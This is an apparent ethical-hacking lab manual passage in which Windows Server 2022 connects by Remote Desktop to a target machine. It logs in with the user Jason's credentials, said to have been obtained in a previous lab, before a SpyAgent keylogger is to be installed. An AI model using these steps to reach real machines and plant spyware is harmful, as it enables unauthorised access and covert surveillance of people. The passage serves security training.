
Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.


1. On the **Windows Server 2022** virtual machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.




3. In the **User name** field, type **Jason** and click **Connect**.




4. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

   Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

   Note: Here, we are using the target system user credentials obtained from the previous lab.




5. A **Remote Desktop Connection** window appears; click **Yes**.

